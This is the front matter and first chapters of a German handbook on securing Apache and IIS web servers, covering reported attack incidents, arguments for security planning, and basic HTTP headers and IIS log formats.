Volker Hockmann | Heinz-Dieter Knöll

# Profikurs Sicherheit von Web-Servern

Volker Hockmann | Heinz-Dieter Knöll

# Profikurs Sicherheit von Web-Servern

Ein praxisorientiertes Handbuch – Grundlagen, Aufbau und Architektur – Schwachstellen und Hintertüren – Konkrete Praxisbeispiele realisiert unter Windows und Unix/Linux

Mit 27 Abbildungen

PRAXIS

VIEWEG+
TEUBNER

Bibliografische Information Der Deutschen Nationalbibliothek
Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der
Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über
<http://dnb.d-nb.de> abrufbar.



Höchste inhaltliche und technische Qualität unserer Produkte ist unser Ziel. Bei der Produktion und Auslieferung unserer Bücher wollen wir die Umwelt schonen: Dieses Buch ist auf säurefreiem und chlorfrei gebleichtem Papier gedruckt. Die Einschweißfolie besteht aus Polyäthylen und damit aus organischen Grundstoffen, die weder bei der Herstellung noch bei der Verbrennung Schadstoffe freisetzen.

1. Auflage 2008



Lektorat: Sybille Thelen | Andrea Broßler

Der Vieweg+Teubner Verlag ist ein Unternehmen von Springer Science+Business Media.
www.viewegteubner.de




Umschlaggestaltung: KünkelLopka Medienentwicklung, Heidelberg
Druck und buchbinderische Verarbeitung: MercedesDruck, Berlin
Gedruckt auf säurefreiem und chlorfrei gebleichtem Papier.
Printed in Germany

ISBN 978-3-8348-0022-0

# Geleitwort

Die Sicherheit von Programmen, von Betriebssystemen bis zur Anwendungssoftware, wird oft besprochen, aber es wird viel zu wenig dafür getan. Vielfach finden Sicherheitserwägungen erst im Nachhinein statt, eine fahrlässige Einstellung, häufig mit fatalen Folgen. Was grundsätzlich vergessen wird ist die Tatsache, dass Sicherheit von Anfang an eingeplant werden muss, um von Nutzen zu sein. Das war schon klar, als ich vor einem Vierteljahrhundert eines der ersten Bücher über Datensicherheit veröffentlichte („Principles of Data Security", Plenum Publishing Corp., 1982). Leider hat sich seitdem das Panorama eher noch verschlechtert. Selbst Software-Experten vergessen vielfach, dass Software mit Abstand die komplexeste menschliche Schöpfung ist. Zum Beispiel: Ein modernes Betriebssystem ist so komplex, und daher ist es unvorstellbar, dass ein einziger Mensch oder selbst eine kleinere Gruppe von Experten es völlig verstehen könnte. Es besteht aus Millionen von Instruktionszeilen (z.B. Microsoft Vista beinhaltet etwa 65 Millionen Zeilen). Damit gehört Software zu den komplexesten Dingen, die Menschen je entwickelt haben. Das Bild verkompliziert sich noch mehr, weil bereits minimale Änderungen der Instruktionen katastrophale, unvorhersehbare Auswirkungen haben können. Daraus ergibt sich notwendig die Forderung, spätestens bei der Implementierung von Software-Systemen, wie z.B. Web-Servern, auf Sicherheit und Qualität zu achten. Erstaunlicherweise begründet sich der rechtliche Schutz von Software lediglich auf dem Copyright, was Software mit Musik und Literatur gleichstellt und damit funktionell eher bagatellisiert.

Es ist deshalb notwendig, grundsätzlich auf die spezifische Sicherheitsanfälligkeit im Bereich der Software hinzuweisen und geeignete Schutzmaßnahmen anzubieten. Dieses Buch tut das für Web-Server. Etliche der Techniken können aber durchaus auf Software allgemein angewendet werden. Allerdings sind Web-Server besonders anfällig, denn ihr Zweck ist es letztendlich, das Leben des Benutzers so einfach wie möglich zu machen. Leider ist dieses Ziel vielfach mit dem der Sicherheit schwer vereinbar, insbesondere wenn die Sicherheit erst im Nachhinein implementiert werden soll. Es ist deshalb unumgänglich, dass Sicherheit von Beginn an in das Design und die Planungsphase einbezogen wird.

Dieses Buch dient dem Zweck, Benutzern und Designern die Notwendigkeit klar darzulegen, dass und wie Sicherheit vom Projektstart an zu berücksichtigen ist. Es beschreibt klar und präzise, wie man das machen kann (und soll!). Es hat eine praxis-bezogene Orientierung und gibt viele konkrete Beispiele. Es ist aktuell und füllt eine Lücke, da die meisten Bücher dieser Art nur in Englisch verfügbar sind.

Houston, im Mai 2007

Ernst L. Leiss

# Vorwort

Web-Server und die dazugehörigen, angebotenen und im Zusammenhang stehenden Webdienste, wie Online Shops, Auktions- und Einkaufsportale, sind für Unternehmen zu einem unverzichtbaren Thema geworden.

Wenn diese Dienste und ihre damit verbundenen Einnahmequellen so wichtig sind, warum wird so wenig unternommen, um sie wirksam zu schützen?

Allein in den letzten Jahren wurden Web-Server bekannter Unternehmen und Organisationen von so genannten Hackern heimgesucht. Es sollen hier nur exemplarisch einige genannt werden, die in Erinnerung geblieben sind:

09.01.2008 – Groß angelegte Angriffe auf Webserver [/34/]

29.11.2004 – Der Web-Server des Chaos Computer Clubs wurde gehackt und alle Registrierungsdaten vom CCC-Camp 2003 gelangten an die Öffentlichkeit. [/1/]

22.12.2003 – Die brasilianische Hackergruppe DRWXR hat 13 Web-Server der amerikanischen Raumfahrtbehörde NASA gehackt.[/1/]

In weiteren Fällen wurden die Webseiten einiger Bundesbehörden in den USA durch ein Defacing geändert.

Auf der anderen Seite sind aber auch die Anwender, also Kunden und Besucher der Webseiten, betroffen. Das Internet hat viele Dienste einfacher und schneller zugänglich gemacht, wie z.B. das Online-Banking oder das Einkaufen von allgemeinen Dingen, wie Bücher über Amazon oder ersteigerte Produkte bei Ebay. Denken wir an versendete Phishing Emails oder gehackte Accounts bei Ebay.

Andererseits wollen aber auch Mitarbeiter und Management in Unternehmen von überall auf der Welt auf die Daten des Unternehmens zugreifen, um Kunden vor Ort aktuelle Zahlen zu liefern, Emails zu lesen oder Bestellungen ins Warenwirtschaftsystem zu überspielen.

Administratoren sind oftmals in einer Zwickmühle. Sie müssen ihre Systeme vor unbefugten und unberechtigten Zugriffen absichern, aber die Bedienung und den Zugriff so einfach gestalten, dass alle berechtigten Personen ohne aufwendige Schulungen arbeiten können.

Erschwerend kommt hinzu, dass durch die immer schneller werdenden Internetanschlüsse und Hardware Angriffe immer effektiver vorgenommen und koordi-

niert werden können. Als bestes Beispiel soll nur der DDoS-Angriff auf die Microsoft Update Seite 2004 angeführt werden.

Dieses Buch gibt Installationshilfen und Anregungen, wie Sie den Web-Server Ihrer Wahl schon mit den mitgelieferten „Bordmitteln" und einfachen aber wirksamen Zusatzmodulen und Tools so sicher wie möglich installieren können. Dazu werden Möglichkeiten genannt, wie Sie lizenzfreie und kommerzielle Tools/Programme richtig einsetzen. In den ersten Kapiteln geben wir Ihnen einen Einblick in die Struktur des Apache- und des IIS[1] Web-Servers.

Halten Sie sich und Ihren Vorgesetzten immer wieder vor Augen, was in einem „worst case" passieren kann. Kundendaten können in unbefugte Hände gelangen, so dass das Vertrauen der Kunden in Ihr Unternehmen sinkt. Unternehmensleitung und Vorstand können bei einem nachgewiesenen Fehlverhalten zur Rechenschaft und zur Haftung herangezogen werden. Das Resultat wäre dann mit einem Ausdruck zu beschreiben, der jeden Vorgesetzten anspornen sollte, in die Sicherheit der eigenen EDV-Infrastruktur zu investieren: Umsatzrückgang.

Dieses Buch soll Ihnen dabei helfen, Ihr Netzwerk besser zu schützen. Beachten Sie bitte, dass ein Netzwerk niemals undurchdringlich gegenüber einem Angriffsversuch sein kann. Wann haben Sie zuletzt Ihre Systeme überprüft? Was hat sich in der Zwischenzeit alles geändert? Gibt es neue Systeme, Mitarbeiter, Funknetze, Remote-Zugänge (erinnern Sie sich, dass Ihr Chef den unbedingt haben wollte…)?

Es soll hier kein Schreckensbild aufgebaut werden. Wir wollen mit diesem Buch die Sensibilität für das Thema IT Sicherheit wecken, erweitern und vertiefen, damit Sie möglichst gut gegen das gewappnet sind, was draußen vor Ihrer Firewall, aber auch innerhalb Ihres Netzwerkes passiert. Aktuelle Meldungen, wie in der Zeit von Ende Januar und Anfang Februar 2007 bis einschließlich Februar 2008[2], sollten immer wieder das Interesse für die Sicherheit der eigenen Systeme wecken.

Hamburg, im Januar 2008,

Prof. Dr. H.-D. Knöll und Dipl.W.Informatiker & M.Sc. Volker Hockmann

---

[1] Internet Information Services, vorher Internet Information Server

[2] www.heise.de/newsticker/meldung/84400, www.heise.de/newsticker/meldung/84956 und http://www.heise.de/security/Root-Exploit-fuer-Linux-Kernel--/news/meldung/103279

# Inhaltsverzeichnis

# Abbildungs- und Tabellenverzeichnis

# 1 Ziel dieses Buches

Dieses Buch soll Ihnen dabei helfen, Ihren Web-Server und Ihr Netzwerk besser zu schützen. Wir geben Ihnen Installationshilfen und Anregungen, wie Sie den Web-Server Ihrer Wahl schon mit den mitgelieferten „Bordmitteln“ und einfachen aber wirksamen Zusatzmodulen und Tools so sicher wie möglich installieren können. Dazu werden Möglichkeiten genannt, wie Sie lizenzfreie und kommerzielle Tools und Programme richtig einsetzen. Wir wollen mit diesem Buch die Sensibilität für das Thema IT-Sicherheit wecken, erweitern und vertiefen, damit Sie möglichst gut gewappnet sind gegen das, was draußen vor ihrer Firewall, aber auch innerhalb Ihres Netzwerkes passiert oder passieren kann.

Es soll hier keine allgemeine Verunsicherung verbreitet werden. Aber in Presse, Rundfunk, Fernsehen oder Newsforen im Internet erfahren Sie täglich von neuen Vorfällen der Internet-Kriminalität (siehe dazu das nächste Kapitel.).

Administratoren sind oftmals in einer Zwickmühle. Sie müssen ihre Systeme vor unbefugten und unberechtigten Zugriffen absichern, aber die Bedienung und den Zugriff so einfach gestalten, dass alle berechtigten Personen ohne aufwendige Schulungen arbeiten können. Dies gleichzeitig zu gewährleisten ist keine leichte Aufgabe. Die Lektüre dieses Buches und die Umsetzung unserer Ratschläge wird Sie in Ihrer wichtigen Aufgabe unterstützen.

Unser Buch ist wie folgt gegliedert:

Am Anfang werden theoretische Grundlagen gelegt: Nach allgemeinen Ausführungen in Kapitel 2 über die Notwendigkeit der Sicherheit von Web-Servern und Formen der Internetkriminalität geben wir in Kapitel 3 einen Einblick in die Struktur des Apache- und des IIS Web-Servers. In Kapitel 4 behandeln wir die Grundlagen von Protokollen, Datenverkehr und Logfiles, die zum Verständnis der nachfolgenden Kapitel notwendig sind. In Kapitel 5 werden die Zugriffsmethoden auf Daten beschrieben, die bei Web-Servern möglich sind, und in Kapitel 6 behandeln wir die im WWW verwendeten Programmiersprachen mit ihren Stärken, aber auch Schwächen.

Die nächsten Kapitel, beginnend mit Kapitel 7, beschreiben die Angreifer auf Web-Server und ihre Methoden. In Kapitel 8 zeigen wir, wie Sie die Verwundbarkeit Ihres Web-Servers in einem Penetrationstest prüfen können. In Kapitel 9 wird ge-

zeigt, wie einfach die Informationsbeschaffung von einem ungeschützten Web-Server für Kriminelle funktioniert.

Nach der detaillierten Behandlung der Architekturen und Funktionsweisen des Apache Web-Servers (Kapitel 10) und des Microsoft IIS (Kapitel 11) zeigen wir in Kapitel 12 und 13 im Sinne einer Schwachstellen-Identifikation, wie Angriffe auf diese beiden Web-Server durchgeführt werden können.

Schließlich behandeln wir in Kapitel 14, wie Sie Ihren Web-Server gegen Angriffe absichern können, und in Kapitel 15, was nach einem erfolgten Angriff zu tun ist. In Kapitel 16 ziehen wir das Fazit.

# 2 „Wir sind sicher – Wir haben eine Firewall“

Die Behauptung „Wir sind sicher – Wir haben eine Firewall“ hören Administratoren und Sicherheitsbeauftragte in den Unternehmen mehr als einmal in ihrem Berufsleben von ihren Vorgesetzten. Wenn sie dafür jedes Mal einen Extratag Urlaub bekommen hätten, würden viele schon im wohlverdienten und bezahlten Vorruhestand weilen.

Natürlich sichert eine Firewall ein Netzwerk in einem gewissen Sinne gegen Angriffe ab, aber bei weitem nicht ausreichend. Eine herkömmliche Firewall kann zwar z.B. Ports freigeben oder blocken, jedoch bietet sie allein keinen ausreichenden Schutz gegen das Eindringen Unbefugter in das Netzwerk des Unternehmens.


Abbildung 1: Defacing von Künstlerseiten bei Sony BMG

Meldungen[3] zeigen immer wieder, wie wichtig das Problembewusstsein für die Sicherheit der eigenen Systeme ist. Sie möchten sicher nicht, dass Sie als Verantwortlicher für die IT oder die Internet-Seiten an einem Montagmorgen von Ihrem Chef angerufen werden, der Ihnen Fragen nach der neuen Homepage stellt (siehe Abbildung 1).

Innerhalb der letzten Jahre wurden Web-Server bekannter Unternehmen und Organisationen von sogenannten Hackern heimgesucht, wie die vom Chaos Computer Club,[4] der Firma SCO und der amerikanischen Raumfahrtbehörde NASA [/1/].

In weiteren Fällen wurden durch ein Defacing die Webseiten einiger Bundesbehörden in den USA geändert.

Bedingt durch die immer schneller werdenden Internetanschlüsse und leistungsfähigere Hardware können Angriffe immer effektiver vorgenommen und koordiniert werden. Das bedeutet, dass Entwicklungen, die die Effizienz der IT der Unternehmen steigern, leider auch von Kriminellen zum Schaden der Unternehmen genutzt werden können, es sei denn, dass dies durch Sicherheitsvorkehrungen unmöglich gemacht wird. Als bestes Beispiel soll hier nur der DDoS-Angriff auf die Microsoft Update Seite 2004 angeführt werden.

Laut Handelsblatt[5] unterschätzen vor allem mittelständische Unternehmen die Gefahren, die aus der IT im Allgemeinen und dem Internet im Speziellen drohen. Deshalb sollten Sie sich und Ihren Vorgesetzten immer wieder vor Augen halten, was in einem „worst case“-Scenario passieren kann: Es könnten Kundendaten wie z.B. Kreditkartennummern in unbefugte Hände gelangen. Das Vertrauen der Kunden in Ihr Unternehmen nach einem solchen Vorfall ist erschüttert. Unternehmensleitung und Vorstand können bei einem nachgewiesenen Fehlverhalten zur Rechenschaft und somit zur persönlichen Haftung herangezogen werden. Das Resultat wäre verheerend: vom drohenden Umsatzrückgang bis zum Bankrott des Unternehmens. Diese gravierenden Folgen sollten doch jeden anspornen, in die Sicherheit der eigenen IT-Infrastruktur zu investieren.

Jedoch reicht es nicht aus, einzelne Sicherheitsmaßnahmen isoliert zu implementieren. Ein Beispiel für “Security by Obscurity”, d.h. nicht zu Ende durchgeführte Sicherheitsmaßnahmen, ist ein drastischer Fall aus Italien bei einer Filiale der Banco di Brescia. Diese Filiale hatte ihren Zugang zum Bankgebäude über ein biometrisches System geschützt. Wenn ein Kunde in die Bank wollte, musste er sich über seinen Fingerabdruck ausweisen. Doch der eingescannte Fingerabdruck wurde nicht mit einem Referenzabbild des Fingerabdrucks verglichen, sondern nur zur

[3] http://www.heise.de/newsticker/meldung/84400

[4] Vgl. http://www.ccc.de

[5] Handelsblatt. Donnerstag, 10.Mai 2007

Abschreckung gespeichert: „Wer seinen Fingerabdruck beim Betreten der Bank abgibt, wird schon nicht auf die Idee kommen, die Bank zu überfallen“, so dachte es sich die Filialleitung. So viel zur Theorie. Zwei findige Bankräuber verschafften sich Zugang zur Bank mit einem abgetrennten Finger einer unbekannten Person, überfielen die Bank und entkamen unerkannt. Die Täter wurden bis heute nicht gefasst[6].

*“To rise from error to truth is rare and beautiful”* (Victor Hugo, franz. Poet und Dramatiker, 1802–1885).

[6] http://www.ilmessaggero.it/index.php?data=20070127&pag=42&dorso=NAZIONALE&ediz=01_NAZIONALE&vis=G&ps=0&tt=P und http://www.heise.de/newsticker/meldung/84425

# 3 Allgemeines zu Web-Servern

Computer und dazugehörige Systeme (Betriebssysteme, Anwendungen etc.) gehören zum täglichen Leben, sei es im Büro oder auch im privaten Gebrauch. Alle Anwender möchten Daten empfangen und versenden. Man möchte immer „online sein“, der Zugriff auf Daten und Dienste muss permanent möglich sein. Computersysteme gibt es für die unterschiedlichsten Anwendungsbereiche, mehr oder weniger passend mit verschiedenen Merkmalen. Ein Merkmal einer Reihe heutiger Computersysteme ist der Mangel an Sicherheit. Sicherheitsaspekte wurden bei der Konstruktion vieler Computersysteme einfach nicht mit berücksichtigt (von wenigen Ausnahmen abgesehen, z.B. Hochsicherheitsanlagen im Steuerungsbereich von Atomkraftwerken, die mehrfach redundant ausgelegt sind). Für das Internet und die dort erreichbaren Server und Dienste beispielsweise trifft dies ganz sicher zu.

Die Konstrukteure und Entwickler sahen die Anwendung ihrer Geräte eher in einem Umfeld aus sich gegenseitig vertrauenden und integeren Personen und Anwendern. Daher war Sicherheit im Sinne von missbräuchlicher Verwendung kein Thema. Die ersten Server, die ihre Dienste im Internet angeboten haben, hatten ein vom Betriebssystem implementiertes Vertrauensverhältnis (in Unix-Systemen wird dazu die Unix-Datei rhosts genutzt), so dass ein Anwender auf einem Server, der auf dem eigenen System so genannte root-Rechte, also ebenfalls Administrationsrechte hatte, automatisch auf dem anderen Server diese administrativen Rechte besaß.

Viele Unix-Systeme, die noch nicht per Update auf den neuesten Stand gebracht wurden, sind somit äußerst anfällig und können problemlos von einem Angreifer – in der Presse wird immer vom Cracker oder Hacker gesprochen – übernommen werden.

Im Laufe der Zeit haben sich das Umfeld und das Einsatzgebiet von Computern geändert. Computersysteme werden heute von Millionen von Personen aus allen Gesellschaftsschichten und Kulturen für eine Unmenge von Zwecken eingesetzt. Dienste, wie das Online-Banking und Shopping, Nutzen von Auktionen bei Ebay oder der Informationsaustausch per Email und Download, werden als selbstverständlich angesehen. Fatalerweise bewegen sich in diesen Bereichen verstärkt auch Personen, die diese angebotenen Dienste missbräuchlich nutzen und in Systeme eindringen, um sich und Dritten Vorteile zu verschaffen. Diese Vorteile können

z.B. Forschungsergebnisse, Geschäfts- oder Kundendaten sein. Es kann also nicht mehr davon ausgegangen werden, dass es so etwas wie einen von allen Anwendern respektierten und eingehaltenen Ehrenkodex gibt, der die missbräuchliche Verwendung verbietet. Dieser Ehrenkodex, auch unter der Bezeichnung Hacker-Ethik zu finden, wurde in den 60er und 70er Jahren in sechs Forderungen definiert [KYAS/CAMPO00]. Doch finden sich diese ursprünglichen Ziele in der heutigen Szene nur noch selten wieder bzw. werden immer seltener beachtet.

Daher ist ein gewisser Anteil von Missbrauch eine beinahe alltägliche Erscheinung. Dass es diesen gibt, wird durch Studien, Presseberichte und auch durch „Erfahrungen aus dem Alltag" (Computerviren sind in diesem Zusammenhang das bekannteste Beispiel für eigene Erfahrungen) belegt.

Mit zunehmendem Einsatz der EDV-Technik wird eine Gesellschaft jedoch von ihr abhängig. Ein Ausfall oder eine Beeinträchtigung der Funktionsweise von EDV-Anlagen kann gravierende Auswirkungen auf die Wirtschaft und auf die Sicherheit von Personen haben. Als Beleg für diese Aussage sollen in diesem Zusammenhang die Besorgnis und die Vorkehrungen im Zusammenhang mit der Datumsumstellung auf das Jahr 2000 angeführt werden.

Der relativ glimpfliche Verlauf dieser Datumsumstellung steht damit nicht im Widerspruch. Man braucht sich nur vorzustellen, dass die Umstellung nicht so reibungslos verlaufen wäre, und sich die Folgen vor Augen führen. Was gestern die Datumsumstellung war, kann morgen etwas anderes, z.B. ein besonders „aggressiver" Virus, sein, wie der „I Love You-Virus" Mitte des Jahres 2000 oder der „Blaster-Virus" und der „Sobig-Wurm[7]" im Jahr 2003 (unter anderem DDoS-Angriff auf die *Microsoft* Update Web-Server).

Allein für das Jahr 2003 wurden nach Schätzungen 10,4 Milliarden Euro Schäden durch Spam, 8,4 Milliarden Euro Kosten durch Viren und 1 Milliarde Euro Verluste durch Hackerangriffe verursacht [/2/]. Der „MyDoom"-Virus in seinen beiden Varianten „A" und „B", der im Januar/Februar 2004 millionenfach im Internet versendet wurde, hat bis zum 2.02.2004 einen Schaden von umgerechnet US$ 21 Milliarden angerichtet [ABENDBLATT04]. Demgegenüber stehen Aussagen und Zahlen, aus denen hervorgeht, dass nur ca. 25% deutscher Unternehmen einen verantwortlichen Beauftragten für die Themen Datenschutz und Datensicherheit haben [/3/] und die meisten Unternehmen noch im Jahr 2002 mehr Geld für Kaffee ausgaben als für ihre IT-Sicherheit [/4/].

[7] Nähere Infos zu diesen Viren siehe unter http://vil.nai.com/vil/alphar.asp

Daher ist die Lösung von Sicherheitsproblemen von eminenter Bedeutung. Dafür gibt es eine Fülle (in den meisten Fällen sogar eine ausreichende Menge) an brauchbaren und verlässlichen Methoden und Verfahren, um Computersysteme hinreichend sicher zu machen. Diese Methoden müssen allerdings richtig angewandt und soweit wie möglich in die Computersysteme integriert werden (leider werden Sicherheitsprodukte heute oftmals nachträglich zu bestehenden Systemen hinzugefügt und können daher eventuell umgangen werden[8]). Und das Wichtigste: Die Sicherheitsproblematik muss verstanden werden.

Die Ziele, die es mit den Sicherheitsprodukten zu erreichen gilt, müssen eindeutig definiert sein. Was man mit einem Sicherheitsprodukt verhindern will, muss deutlich gemacht werden. Was erreicht und verhindert werden soll, steht in Zusammenhang mit der Arbeit, die mit einem EDV-System erledigt wird. In den meisten Fällen ist ein EDV-System Teil einer Organisation (z.B. Firma, Behörde etc.). Genauso, wie technische Lösungen für die Sicherheitsprobleme in das technische Produkt (Computer) integriert sein sollen, sind organisatorische Lösungen für die Sicherheitsprobleme in eine Firma oder eine Behörde einzuarbeiten.

Durch das stetig wachsende Interesse an Computern ist der Begriff „Hacker" auch für „Nicht-Computerbesitzer" längst kein Fremdwort mehr. Im letzten Jahrzehnt gab es kaum eine Grenze, die ein Hacker nicht überschritten hätte. In den Medien[9] werden immer wieder Schlagzeilen gemeldet, in denen Webseiten[10], Web-Server[11] und Datenbanken gehackt wurden. So wurden allein im Juli und im August 2003 die Web-Server von Microsoft [/4/] und der NASA in den USA sowie die Server des Online-Spiels *„Dark Age of Camelot"* [/7/] durch so genannte DoS-Angriffe (Denial-of-Service) angegriffen. *Microsoft* gab einen Tag später folgende Meldung bekannt [/7/]: *"Microsofts Website ist am Freitagabend deutscher Zeit Opfer einer Denial-of-Service-Attacke geworden. Wie US-Quellen berichten, wurden die Server durch extrem hohen Traffic für eine Stunde und 40 Minuten lahm gelegt. Microsoft bestätigt den Vorfall in einem Bulletin und deutet an, dass eine polizeiliche Untersuchung eingeleitet worden sei. In der Mitteilung versichert der Software-Riese, der Angriff stehe in keinerlei Zusammenhang zu einer bekannten Schwachstelle in seiner Software."*

Die IT-Fachmesse Systems-World (München) meldete im Juli 2003 in ihrem Newsletter [/6/] für das erste Halbjahr 2003 13,7% mehr Internet-Attacken im Vergleich zum ersten Halbjahr 2002. Der Bericht beruft sich auf die Ergebnisse des Sicher-

---

[8] Das Prinzip des „schwächsten Gliedes in der Kette"

[9] Vgl. dazu http://www.heise.de.

[10] Z.B. im Sommer 2001 die Webseiten von Yahoo, Amazon und Quelle [/1/]

[11] Z.B. im Sommer 2000 der Application-Server von Microsoft mit dem Sourcecode zu Windows 2000

heitsspezialisten Internet Security Systems[12] (ISS). Laut ISS wurde der Port 80, also der Standardport eines Web-Servers, am häufigsten attackiert (45,54%).

Diese Arbeit wird sich mit den theoretischen Grundlagen der IT-Sicherheit, den Begriffsbestimmungen befassen und im Anschluss daran praxisnahe Beispiele für Attacken auf die Web-Server der Firma *Microsoft*, dem IIS Web-Server, und der *Open Software Foundation*, dem Apache Web-Server, erläutern und nachstellen. Es soll die Frage geklärt werden, ob und wie ein Unternehmen sich gegen Attacken wehren kann. Zu diesen Attacken gehören sowohl Zugriffe aus dem Internet als auch aus dem lokalen Netzwerk eines Unternehmens, um Angriffe eigener Mitarbeiter zu simulieren.

**Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?**

Haben Ihre Systeme eine Vertrauensstellung gegenüber anderen Systemen? Sind Ihre Systeme aktuell oder hätten diese Systeme nicht schon lange auf die nächsthöhere Betriebssystemversion mit allen aktuellen Patchständen erweitert werden müssen?

Vielleicht gibt es auch noch Systeme, die einen veralteten Virenscanner haben oder nicht in das automatische Verteilungssystem der Updates integriert worden sind? Haben Sie noch Testsysteme im Netzwerk integriert, die nach dem letzten Releasewechsel oder nach Beendigung eines Projektes noch nicht entfernt wurden und weiter fleißig vor sich hin „testen“?

Hatten Sie einen Personalwechsel in Ihrem EDV-Team? Müssen Passwörter angepasst werden? Wurden die Zugangssysteme, die eine Verbindung aus dem Internet oder eine Einwahl regeln (VPN-Verbindungen etc.), aktualisiert und mit neuen Passwörtern versehen?

[12] Vgl. dazu www.iss.net.

# 4 Protokolle, Datenverkehr und Logfiles

Nahezu jedes Programm, jeder laufende Dienst legt in irgendeiner Form Logfiles an. Diese beinhalten neben Datum, Uhrzeit auch weitere für den Administrator wichtige und hilfreiche Informationen. Jeder Administrator muss seine Protokolle kennen und sollte wissen, wo sie auf dem Server gespeichert sind und was in diesen Logfiles zu finden ist.

In den folgenden Kapiteln werden die wichtigsten Protokolle und Logfiles aufgelistet, die im Zusammenhang mit den Apache und IIS Web-Servern stehen und wie diese analysiert und ausgewertet werden können.

In einer größeren Serverlandschaft sollten auf jeden Fall professionelle Tools zum Einsatz kommen, um diese Files zu überwachen und zu kontrollieren. Ansonsten verliert ein Administrator sehr schnell den Überblick und – was noch gravierender und gefährlicher ist – auch die Lust, sich durch den täglich anfallenden Datenverkehr zu kämpfen.

Hier bieten z.B. IBM mit der „Tivoli Enterprise Console“[13] oder Computer Associates mit ihrem „Unicenter TNG“[14] eine Hilfe oder bei kleineren Umgebungen Open-Source Tools, wie den „IIS Log Viewer“[15] oder „Weblogmon“[16], ihre Dienste an. Beide Tools geben Informationen über die IP-Adresse des aufrufenden Browsers, sowie Hinweise zum Anwender und zur Auslastung der Web-Server.

## 4.1 HTTP-Header

Bevor wir uns mit dem Aufbau, den Unsicherheiten und Absicherungen von Web-Servern befassen, soll erst einmal auf ein paar grundlegende Dinge eingegangen werden, was es im weiteren Verlauf des Buches und Ihrer Arbeit an Ihren Syste-

[13] http://www.ibm.com

[14] http://www.ca.com

[15] http://sourceforge.net/projects/iislogviewer

[16] http://sourceforge.net/projects/weblogmon

men vereinfachen wird, die Meldungen und Log Files zu lesen, zu verstehen und zu deuten.

HTTP steht für Hypertext Transfer Protocol und ist ein Protokoll, das Daten auf einem Netzwerk transportiert. Seine hauptsächliche Aufgabe besteht darin, Webseiten und andere Daten von einem Web-Server auf einen Browser zu übertragen. Angesiedelt im Schichtenmodell ist das HTTP-Protokoll in der Anwendungsschicht, also der obersten Schicht. Die Anwendungsschicht (Layer 7 im ISO/OSI Schichtenmodell, im Internet-Schichtenmodell ist es auf Layer 4 angesiedelt) ist für die Darstellung der Daten zuständig und bedient die Anwendungsprogramme, in diesem Fall den Webbrowser.

HTTP ist ein zustandsloses Protokoll und wird dementsprechend nach einem Datentransfer keine Verbindung mit dem Web-Server aufrecht erhalten. Für eine weitere Datenübertragung muss eine erneute Verbindung aufgebaut werden. Um dafür die Sitzungsdaten auf dem Client zu speichern, hilft man sich mit Cookies, die über die Anwendungsschicht transportiert werden.

Zur Kommunikation wird das Transportprotokoll TCP benutzt. Anhand des nachfolgenden Beispiels soll der Ablauf dargestellt werden. HTTP ist ein so genanntes Kommunikationsschema, mit dem sich Informationen und Bilder von einem entfernten Rechner auf den eigenen Client übertragen lassen.

Wenn Sie auf einen Link klicken, z.B. *„http://www.server.de/index.html“*, wird die folgende GET-Anfrage vom Browser an den Server gesendet:

*GET /index.html HTTP/1.1*

*Host: www.server.de*

In diesem Header können noch weitere Informationen, wie Angaben zum verwendeten Browser, Spracheinstellungen etc., enthalten sein. Der Web-Server seinerseits sendet eine Antwort an den Browser zurück, sobald die Anfrage eine Leerzeile enthält.

*HTTP/1.1 200 OK*

*Server: Apache/1.3.34 (UNIX) PHP/4.3.1*

*Content-Length: 1033 (Größe von index.html in Byte)*

*Content-Language: de*

*Content-Type: text/html*

*Connection: close*

Dieser Aufbau des HTTP-Headers ist für spätere Analysen des ein- und ausgehenden Netzwerkverkehrs bedeutsam, um mit Tools wie Ethereal (seit 2006 Weiterentwicklung unter Wireshark bekannt) oder auch ModSecurity Probleme und (versuchte) Einbrüche zu erkennen und zu analysieren. Nur dann sind Sie in der Lage, geeignete Gegenmaßnahmen zu treffen.

## 4.2 Protokolldateien des Microsoft Internet Information Services

Um einen Angriff oder eine Störung frühzeitig zu erkennen, müssen die Logfiles des IIS bekannt sein. Der IIS stellt mehrere Logfile-Formate zur Verfügung. Diese jeweiligen Optionen können über die Einstellungen der Eigenschaften einer jeden Webseite konfiguriert werden.

Der IIS legt seine Protokolldateien standardmäßig im Ordner *„%WINDIR\System32\Logfiles“* ab. Dieses Verzeichnis enthält für jeden Web-Server und – falls implementiert – jeden FTP-Server wiederum ein eigenes Verzeichnis. Es wird täglich eine Protokolldatei erstellt und nach dem Datum benannt, z. B. „DATEIJJMMTT.log“.

Für die Protokollierung stehen vier Protokollformate zur Auswahl:

- Microsoft IIS, das Standardformat des IIS, ist ein festes ASCII-Format und steht seit der ersten Version des IIS zur Verfügung. Das ASCII-Format hat den Vorteil, dass wesentlich mehr Informationen und Details aufgezeichnet werden als z.B. im NCSA-Format (National Center for Supercomputing Applications). Die einzelnen Informationen sind durch Kommata getrennt. Der Nachteil liegt jedoch in der nicht veränderbaren Formatierung des Layouts, das nicht angepasst werden kann. Ein Beispiel dafür könnte sein:

*„1.2.3.4, guest, 05/30/99, 12:12:12, W3SVC, servername, 192.168.0.10, 76, 325, 1028, 200, 0, GET, picture.gif“*

- NCSA ist ebenfalls, wie das Protokollformat Microsoft IIS, ein festes ASCII-Format, welches nicht angepasst werden kann. Es werden nicht alle Informationen in Bezug auf die Aktivitäten um den IIS-Dienst gespeichert. Neben der aufrufenden IP-Adresse werden keine Informationen über authentifizierte Benutzer gespeichert. Dieses Dateiformat kann ebenfalls nicht für FTP-Sites verwendet werden. Im Allgemeinen beinhaltet das NCSA-Format 8 Attribute.
  - Remote Host Name = IP-Adresse oder Host-Name
  - rfc931 = Der Remote Log-Name des User wird als „-„ angezeigt
  - User-Name = Bezeichner für den User Namen

- Datum = Datum des Servers beim Zugriff
- Zeit und GMT Offset = Zeit und Differenz zur Greenwich Mean Time
- Request = Angeforderte Ressource und HTTP Request.
- Service Status Code = HTTP Status Code
- Bytes gesendet = Anzahl der gesendeten Bytes an den Client.
- ODBC ist eine Option, mit der die Protokolle direkt über eine ODBC-Datenquelle in einer Datenbank gespeichert werden können.
- W3C-erweitert ist ein Protokollformat, das dem Standard des W3C (World Wide Web Consortium) entspricht. Die Protokolldateien werden im ASCII-Format gespeichert, und der Inhalt kann angepasst werden. Alle Zeiteinträge werden in UTC-Zeit aufgezeichnet.

